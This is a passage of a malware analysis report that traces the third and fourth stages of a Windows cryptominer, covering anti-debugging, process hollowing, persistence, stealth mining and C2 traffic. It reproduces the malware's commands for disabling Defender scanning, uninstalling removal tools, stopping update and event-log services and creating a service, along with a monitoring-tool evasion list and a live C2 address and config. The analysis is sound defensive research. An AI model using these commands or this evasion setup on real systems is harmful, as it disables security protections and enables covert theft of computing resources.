entropy	0.000
file-offset	0x00442000
size	775535360 (bytes)
signature	n/a
first-bytes > hex	00 00
first-bytes > text	
file-ratio	99.43 %

This executable disguised itself as "FlashDevelop.exe":



The 3rd Payload:


In continued execution, `software2.exe` drop another executable '`software.exe`' in the same directory (`C:\Users\user\AppData\Roaming`):

File Name	software.exe
File Size	743.87 MB
Signed	Not signed
MD5	1accf288f3d7c35497e4b422671fae5b
SHA-256	264d33a988d994bbd7f7ebe934b125a5953399f2189eb06da3c16a0b7dd89a3c
Compiler Stamp	Thu Nov 30 20:32:51 2023 UTC

`Software.exe` is also an inflated file, a 64-bit GUI executable with 99.06% of its content as Overlay data of zero entropy (null bytes):


footprint > sha256	9E9E84E8999B8C6B5CC6B58B375F4BF65EA80E9AC4669154ED0B7A085990C432
entropy	0.000
file-offset	0x006F9800
size	772686592 (bytes)
signature	n/a
first-bytes > hex	00 00
first-bytes > text	
file-ratio	99.06 %

This executable disguised itself as "VLC media player":



As anti-debugging, *software.exe* has 3 TLS callback functions and *TLS callback 1* produce the error by calling *ZwRaiseHardError* API and the exit the process:

Address	Module/Label/Exception	Disassembly	Summary
00007FF72D171760	software.exe	add byte ptr ds:[rax],al	TLS Callback 2 TLS Callback 3 entry breakpoint TLS Callback 1
00007FF72D1717E0	software.exe	add byte ptr ds:[rax],al	
00007FF72E0A3A7C	<software.exe.EntryPoint>	push r13	
00007FF72E0A9F4C	software.exe	call Software.7FF72E05E6F0	



00007FF8E3C4FD40	4C:8BD1	mov r10,rcx	ZwRaiseHardError
00007FF8E3C4FD43	B8 68010000	mov eax,168	
00007FF8E3C4FD48	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF8E3C4FD50	75 03	jne ntdll.7FF8E3C4FD55	
00007FF8E3C4FD52	0F05	syscall	

Exception raised by TLS callback function

Software.exe performs series of operations that includes adding the executable (.exe) files as an exception from Windows Defender scanning, uninstalling Windows MRT (Malicious Software Removal Tool) update, disabling Windows update services (UsSvc, WaaSMedicSvc, wuauclt, BITS, dosvc), altering the power setting of the system, and deleting a service subkey 'ghub' from the registry:


software.exe (5448)	VLC media player	C:\Users\AP\AppData\Roaming\software.exe	VideoLAN	DESKTOP-AADN...	C:\Users\AP\AppData\Roaming\software.exe
powershell.exe (228)	Windows PowerShell	C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe
Conhost.exe (7508)	Console Window Host	C:\WINDOWS\system32\Conhost.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\conhost.exe 0x00000000 -ForceV1
cmd.exe (2848)	Windows Command Processor	C:\WINDOWS\system32\cmd.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\cmd.exe /c wusa /uninstall /b 890830 /quiet /norestart
Conhost.exe (7436)	Console Window Host	C:\WINDOWS\system32\Conhost.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\conhost.exe 0x00000000 -ForceV1
wusa.exe (1696)	Windows Update Standalone Installer	C:\WINDOWS\system32\wusa.exe	Microsoft Corporation	DESKTOP-AADN...	wusa /uninstall /b 890830 /quiet /norestart
sc.exe (8144)	Service Control Manager Configuration Tool	C:\WINDOWS\system32\sc.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\sc.exe stop UsSvc
Conhost.exe (1548)	Console Window Host	C:\WINDOWS\system32\Conhost.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\conhost.exe 0x00000000 -ForceV1
sc.exe (8324)	Service Control Manager Configuration Tool	C:\WINDOWS\system32\sc.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\sc.exe stop WaaSMedicSvc
Conhost.exe (9136)	Console Window Host	C:\WINDOWS\system32\Conhost.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\conhost.exe 0x00000000 -ForceV1
sc.exe (7972)	Service Control Manager Configuration Tool	C:\WINDOWS\system32\sc.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\sc.exe stop wuauclt
Conhost.exe (8544)	Console Window Host	C:\WINDOWS\system32\Conhost.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\conhost.exe 0x00000000 -ForceV1
sc.exe (6844)	Service Control Manager Configuration Tool	C:\WINDOWS\system32\sc.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\sc.exe stop bits
Conhost.exe (8036)	Console Window Host	C:\WINDOWS\system32\Conhost.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\conhost.exe 0x00000000 -ForceV1
sc.exe (5880)	Service Control Manager Configuration Tool	C:\WINDOWS\system32\sc.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\sc.exe stop dosvc
Conhost.exe (948)	Console Window Host	C:\WINDOWS\system32\Conhost.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\conhost.exe 0x00000000 -ForceV1
powercfg.exe (4516)	Power Settings Command-Line Tool	C:\WINDOWS\system32\powercfg.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\powercfg.exe /x hibernate-timeout-ac 0
Conhost.exe (8304)	Console Window Host	C:\WINDOWS\system32\Conhost.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\conhost.exe 0x00000000 -ForceV1
powercfg.exe (6828)	Power Settings Command-Line Tool	C:\WINDOWS\system32\powercfg.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\powercfg.exe /x hibernate-timeout-dc 0
Conhost.exe (6124)	Console Window Host	C:\WINDOWS\system32\Conhost.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\conhost.exe 0x00000000 -ForceV1
powercfg.exe (6084)	Power Settings Command-Line Tool	C:\WINDOWS\system32\powercfg.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\powercfg.exe /x standby-timeout-ac 0
Conhost.exe (7980)	Console Window Host	C:\WINDOWS\system32\Conhost.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\conhost.exe 0x00000000 -ForceV1
powercfg.exe (3304)	Power Settings Command-Line Tool	C:\WINDOWS\system32\powercfg.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\powercfg.exe /x standby-timeout-dc 0
Conhost.exe (2392)	Console Window Host	C:\WINDOWS\system32\Conhost.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\conhost.exe 0x00000000 -ForceV1
sc.exe (392)	Service Control Manager Configuration Tool	C:\WINDOWS\system32\sc.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\sc.exe delete "ghub"
Conhost.exe (4784)	Console Window Host	C:\WINDOWS\system32\Conhost.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\conhost.exe 0x00000000 -ForceV1

Process tree (software.exe)

A copy is also created in the *ProgramData* folder (C:\ProgramData\bnmabkttxedp) as "ghub.exe" and registers as service to start and executes the executable; aids the malware in establishing persistence on the system. It also stops the system Event Logging and deletes itself:

sc.exe (2588)	Service Control Manager Configuration Tool	C:\WINDOWS\system32\sc.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\sc.exe create "ghub" binpath="C:\ProgramData\bnmabkttxedp\ghub.exe" start="auto"
Conhost.exe (4604)	Console Window Host	C:\WINDOWS\System32\conhost.exe	Microsoft Corporation	DESKTOP-AADN...	\??C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
sc.exe (8860)	Service Control Manager Configuration Tool	C:\WINDOWS\system32\sc.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\sc.exe stop eventlog
Conhost.exe (8924)	Console Window Host	C:\WINDOWS\System32\conhost.exe	Microsoft Corporation	DESKTOP-AADN...	\??C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
sc.exe (8676)	Service Control Manager Configuration Tool	C:\WINDOWS\system32\sc.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\sc.exe start "ghub"
Conhost.exe (8660)	Console Window Host	C:\WINDOWS\System32\conhost.exe	Microsoft Corporation	DESKTOP-AADN...	\??C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
cmd.exe (8656)	Windows Command Processor	C:\WINDOWS\system32\cmd.exe	Microsoft Corporation	DESKTOP-AADN...	C:\WINDOWS\system32\cmd.exe /c choice /C Y /N /D Y /T 3 & Del "C:\Users\AP\AppData\Roaming\software.exe"
Conhost.exe (5256)	Console Window Host	C:\WINDOWS\System32\conhost.exe	Microsoft Corporation	DESKTOP-AADN...	\??C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
choice.exe (6796)	Offers the user a choice	C:\WINDOWS\system32\choice.exe	Microsoft Corporation	DESKTOP-AADN...	choice /C Y /N /D Y /T 3


Process tree (software.exe)



Service registry (ghub)

The 4th Payload:

At this stage of execution, *ghub.exe* runs as the service:



ghub.exe performs all the task similar to the software.exe (3rd stage payload) such as modifying the Windows defender to exclude 'exe' files from scanning, uninstalling Windows MRT (Malicious Software Removal Tool) update kb890830, disabling Windows update services, altering the power setting of the system.

<pre> xor rcx,rcx call ghub.7FF619909850 mov qword ptr ds:[7FF61990D010],rax xor rax,rax mov eax,dword ptr ds:[7FF61990D00C] add esp,28 </pre>	<pre> RAX 000000000000001E RBX 00000067487CDF70 RCX 0000000000000000 RDX 00000067487CDF40 </pre>	<pre> L"C:\\WINDOWS\\system32\\cmd.exe /c wusa /uninstall /kb:890830 /quiet /norestart" </pre>
--	--	--

Uninstalling Windows MRT update kb890830


<pre> mov qword ptr ss:[rsp+20],r9 sub rsp,28 mov ecx,dword ptr ds:[7FF61990D000] call ghub.7FF6199098A0 mov dword ptr ds:[7FF61990D00C],eax xor rcx,rcx </pre>	<pre> RAX 0000000000000026 RBX 00000067487CDF70 RCX 0000000000000005 RDX 0000000000000000 </pre>	<pre> '&' L"C:\\WINDOWS\\system32\\sc.exe stop UsoSvc" </pre>
<pre> sub rsp,28 mov ecx,dword ptr ds:[7FF61990D000] call ghub.7FF6199098A0 mov dword ptr ds:[7FF61990D00C],eax xor rcx,rcx </pre>	<pre> RAX 00007FF61990156C RBX 00000067487CDF70 RCX 0000000060FC8F61 RDX 0000000000000000 </pre>	<pre> ghub.00007FF61990156C L"C:\\WINDOWS\\system32\\sc.exe stop waaSMedicSvc" </pre>
<pre> mov dword ptr ds:[7FF61990D00C],eax xor rcx,rcx call ghub.7FF619909850 mov qword ptr ds:[7FF61990D010],rax xor rax,rax </pre>	<pre> RAX 0000000000000036 RBX 00000067487CDF70 RCX 0000000000000000 RDX 0000000000000000 </pre>	<pre> '6' L"C:\\WINDOWS\\system32\\sc.exe stop wuauerv" </pre>
<pre> xor rcx,rcx call ghub.7FF619909850 mov qword ptr ds:[7FF61990D010],rax xor rax,rax </pre>	<pre> RAX 000000000000001E RBX 00000067487CDF70 RCX 0000000000000000 RDX 0000000000000000 </pre>	<pre> L"C:\\WINDOWS\\system32\\sc.exe stop bits" </pre>
<pre> call ghub.7FF6199098A0 mov dword ptr ds:[7FF61990D00C],eax xor rcx,rcx </pre>	<pre> RAX 00007FF6199014D6 RBX 00000067487CDF70 RCX 0000000000000000 RDX 0000000000000000 </pre>	<pre> ghub.00007FF6199014D6 L"C:\\WINDOWS\\system32\\sc.exe stop dosvc" </pre>

Stopping the Update services

It renames the associated registry key names for the stopped services to disable the services permanently, adds '_bcp' to the existing registry names:



<pre> jne ntdll.7FF8E3C50255 ret 2F </pre>	NtRenameKey	<pre> RSP 00000067487DDEF8 RSI 00007FF619FE8100 RDI 00007FF619FE8080 </pre>	<pre> L"UsoSvc_bkp" L"\\Registry\\Machine\\SYSTEM\\CurrentControlSet\\Services\\usoSvc" </pre>
<pre> jne ntdll.7FF8E3C50675 ret 2F </pre>	NtRenameKey	<pre> RSP 00000067487DDEF8 RSI 00007FF619FE8180 RDI 00007FF619FE8120 </pre>	<pre> L"waaSMedicSvc_bkp" L"\\Registry\\Machine\\SYSTEM\\CurrentControlSet\\Services\\waaSMedicSvc" </pre>
<pre> jne ntdll.7FF8E3C50A95 ret 2F </pre>	NtRenameKey	<pre> RSP 00000067487DDEF8 RSI 00007FF619FE8260 RDI 00007FF619FE81E0 </pre>	<pre> L"wauauerv_bkp" L"\\Registry\\Machine\\SYSTEM\\CurrentControlSet\\Services\\wauauerv" </pre>

Renaming the registry keys



Update Service disabled on the system

In continuation, *ghub.exe* performs process hollowing, creates a process (*NtCreateUserProcess*) *conhost.exe* in suspended state, injects the code in the processes memory (*NtWriteVirtualMemory*) and change the protection flag (*NtProtectVirtualMemory*) before resuming the execution:



Injected code in *conhost.exe* process

Furthermore, *ghbu.exe* creates another process '*dwm.exe*' (Desktop Window Manager) in suspended state and injects code and resume the thread (process hollowing):



The injected code is executable code that deploys cryptocurrency miner, stealth functionality for its operation:

Offset	Size	Type	String
00372158	0b	A	.xmrig.json
00372168	12	A	.config\xmrig.json
003722d8	05	A	XMRIg
00373748	16	A	Usage: xmrig [OPTIONS]
003737b0	52	A	-a, --algo=ALGO mining algorithm https://xmrig.com/docs/algorithms
00373f80	47	A	--donate-over-proxy=N control donate over xmrig-proxy feature
003748a0	58	A	--cuda-loader=PATH path to CUDA plugin (xmrig-cuda.dll or libxmrig-cuda.so)
00375350	0c	A	XMRIg 6.19.3

Offset	Size	Type	String
00372260	15	A	cinit-stealth-targets
003722b0	18	A	cinit-stealth-fullscreen
003c7da0	0c	A	stealthfound
003c7df8	0f	A	stealth-targets
003c7e38	12	A	stealth-fullscreen

String from injected code snippet

Crypto-Mining: The final stage

As soon as the threat resumed, *dwm.exe* executes the injected code. Before initiating the mining process, a check is performed for the running monitoring tools, which is mentioned as 'stealth-target' in code:

```

mov r8,qword ptr ds:[r8]      r8:"Taskmgr.exe,ProcessHacker.exe,perfmon.exe,procexp.exe,procexp64.exe,procmon.exe,procview.exe,sysexplorer.exe"
lea rdx,qword ptr ds:[1403c8df8] rdx:"ZSkv3ECrCuL4P.RIG",00000001403c8df8:"stealth-targets"
mov rcx,rsi
call 14001c94c

```

Targeted monitoring tools

```

lea rax,qword ptr ds:[1403c8da0] rax:"procexp64.exe",00000001403c8da0:"stealthfound"
mov qword ptr ss:[rbp-30],rax    [rbp-30]: "status"
mov dword ptr ss:[rbp-28],c     C: '\f'
mov r9,rdi
lea r8,qword ptr ss:[rbp]      [rbp]: "status"
lea rdx,qword ptr ss:[rbp-30]  [rbp-30]: "status"
lea rcx,qword ptr ss:[rbp+20]
call 140088394

```

Stealth code found Process Explorer

In the event of detection of any active monitoring tool/process by the stealth functionality, no mining activity will be conducted. The code recursively checks for the monitoring tools and if the monitoring tool is activated while mining is active, mining stops immediately:

```

mov byte ptr ss:[rbp-34],r12b
lea rdx,qword ptr ss:[rbp-70]
lea rcx,qword ptr ss:[rbp+20]
call 140028e84
lea rcx,qword ptr ss:[rbp+20]
call 140041574
mov rcx,qword ptr ss:[rbp+58]

```

RAX 000002b262658f01 "hrate\":0.0,\"status\":4,\"stealthfound\":"procexp64.exe\""

RBX 0000000000000004

RCX 000002b262658f35

RDX 000002b262658f34

Mining stopped when Process Explorer activated (hrate: 0)

Mining is also pauses if the user is active on the system:

```

lea r8d,qword ptr ds:[r13+E]
mov rcx,rbx
lea rdx,qword ptr ds:[1403762a0] 00000001403762a0:" --pause-on-active=N pause mine when the user is active (resume after N seconds of last activity)\n"
call 140018e88

```

These activities are reported at regular intervals to the threat actor at IP address "185[.]221[.]196[.]81":

```

lea rax,qword ptr ds:[1403c8da0] 00000001403c8da0:"stealthfound"
mov qword ptr ss:[rbp-30],rax    [rbp-30]: "status"
mov dword ptr ss:[rbp-28],c     C: '\f'
mov r9,rdi
lea r8,qword ptr ss:[rbp]      [rbp]: "&"://185.221.196.81"
lea rdx,qword ptr ss:[rbp-30]  [rbp-30]: "status"
lea rcx,qword ptr ss:[rbp+20]
call 140088394

```

The mining process also receives instructions from the C2 while reporting the status:

<pre> xor r8d,r8d mov rdx,qword ptr ds:[1404DC418] mov rcx,rdi call qword ptr ds:[rax+20] lea rcx,qword ptr ds:[rbx+30] mov rdx,rax call 1400404C4 </pre>	<pre> rdx:"ZSkv3ECrCuL4P.RIG", 00000001404DC418:&"cinit-stealth-targets" [rax+20]: "http://185.221.196.81/api/endpoint.php" rdx:"ZSkv3ECrCuL4P.RIG" </pre>
<pre> xor r8d,r8d mov rdx,qword ptr ds:[1404DC420] mov rcx,rdi call qword ptr ds:[rax+20] lea rcx,qword ptr ds:[rbx+40] mov rdx,rax </pre>	<pre> rdx:"ZSkv3ECrCuL4P.RIG", 00000001404DC420:&"cinit-kill-targets" [rax+20]: "http://185.221.196.81/api/endpoint.php" rdx:"ZSkv3ECrCuL4P.RIG" </pre>

Network traffic capture also confirms the communication pattern between mining bot and C2:

```

POST /api/endpoint.php HTTP/1.1
Accept: */*
Connection: close
Content-Length: 518
Content-Type: application/json
Host: 185.221.196.81
User-Agent: cpp-httpplib/0.12.6

{"id":"jmrxcmaxnnvhpcpa","computername":"DESKTOP-AADNS1K","username":"SYSTEM","gpu":"VMware SVGA 3D","cpu":"11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz","remoteconfig":"","version":"3.4.0","activewindow":"Running as System","runtime":180,"type":"xmrig","pool":"us-zephyr.miningoccean.org","port":5442,"algo":"rx/0","worker":"","password":"RIG","user":"ZEPHYR2rZ4B26d2XbhYok22eJt9CfkrZ5Fmw46obY24zWofSUZRAVWw9zFwdoZj1DgKfbhoiUEBjTa4qa4DVcmqPZSkv3ECrCuL4P.RIG","hashrate":0.0,"status":4,"stealthfound":"procexp64.exe"} HTTP/1.1 200 OK
Date: Tue, 19 Dec 2023 16:16:50 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 536
Connection: close
Content-Type: text/html; charset=UTF-8

{
  "algo": "rx/0",
  "pool": "us-zephyr.miningoccean.org",
  "port": 5442,
  "wallet": "ZEPHYR2rZ4B26d2XbhYok22eJt9CfkrZ5Fmw46obY24zWofSUZRAVWw9zFwdoZj1DgKfbhoiUEBjTa4qa4DVcmqPZSkv3ECrCuL4P.RIG",
  "password": "RIG",
  "nicehash": false,
  "sslts": true,
  "max-cpu": 50,
  "idle-wait": 1,
  "idle-cpu": 100,
  "stealth-targets": "Taskmgr.exe,ProcessHacker.exe,perfmon.exe,procexp.exe,procexp64.exe,procmon.exe,procview.exe,sysexplorer.exe",
  "kill-targets": "",
  "stealth-fullscreen": false
}

```

Annotations:

- Red arrow pointing to `"procexp64.exe"`: wallet address
- Red arrow pointing to `"status":4`: No mining when active monitoring tool found

Network traffic capture (no mining)

```

POST /api/endpoint.php HTTP/1.1
Accept: */*
Connection: close
Content-Length: 502
Content-Type: application/json
Host: 185.221.196.81
User-Agent: cpp-httpplib/0.12.6

{"id":"jmrxcmaxnnvhpcpa","computername":"DESKTOP-AADNS1K","username":"SYSTEM","gpu":"VMware SVGA 3D","cpu":"11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz","remoteconfig":"","version":"3.4.0","activewindow":"Running as System","runtime":3232,"type":"xmrig","pool":"us-zephyr.miningoccean.org","port":5442,"algo":"rx/0","worker":"","password":"RIG","user":"ZEPHYR2rZ4B26d2XbhYok22eJt9CfkrZ5Fmw46obY24zWofSUZRAVWw9zFwdoZj1DgKfbhoiUEBjTa4qa4DVcmqPZSkv3ECrCuL4P.RIG","hashrate":276.6645119586296,"status":2} HTTP/1.1 200 OK
Date: Tue, 19 Dec 2023 17:07:42 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 536
Connection: close
Content-Type: text/html; charset=UTF-8

{
  "algo": "rx/0",
  "pool": "us-zephyr.miningoccean.org",
  "port": 5442,
  "wallet": "ZEPHYR2rZ4B26d2XbhYok22eJt9CfkrZ5Fmw46obY24zWofSUZRAVWw9zFwdoZj1DgKfbhoiUEBjTa4qa4DVcmqPZSkv3ECrCuL4P.RIG",
  "password": "RIG",
  "nicehash": false,
  "sslts": true,
  "max-cpu": 50,
  "idle-wait": 1,
  "idle-cpu": 100,
  "stealth-targets": "Taskmgr.exe,ProcessHacker.exe,perfmon.exe,procexp.exe,procexp64.exe,procmon.exe,procview.exe,sysexplorer.exe",
  "kill-targets": "",
  "stealth-fullscreen": false
}


```

Annotations:

- Red arrow pointing to `"status":2`: Mining process is active when no monitoring tool running

Network traffic capture (active mining)

The CPU load goes up to 100% while the mining is active:



The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". It displays two commands and their outputs. The first command is `wmic cpu get loadpercentage`, which returns `LoadPercentage 3`. A red box highlights the output, and a red arrow points to it with the text "No mining". The second command is also `wmic cpu get loadpercentage`, but it returns `LoadPercentage 100`. A red box highlights this output, and a red arrow points to it with the text "Mining active".

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>wmic cpu get loadpercentage
LoadPercentage
3

C:\WINDOWS\system32>wmic cpu get loadpercentage
LoadPercentage
100
```

If the mining process terminates, *conhost.exe* (with injected code) re-executes the *ghub.exe* (4th payload) which performs all the activity as mentioned earlier in its execution stage including creation of new instance of *dwm.exe* (with injection) and resumes the mining process.

CRYPTO-MINER CAPABILITIES —●

The analysis of the Crypto-Miner provides insights of it and reveals its functionality. Based on the analysis and the extracted data, followings are the capabilities of the Crypto-Miner malware:

1. Operated covertly.
2. Modify the Windows defender setting to add itself to the exclusion list.
3. Utilized process hollowing, targeting legit Windows process (conhost and dwm)
4. Runs as service and utilizes autorun registry for persistence.
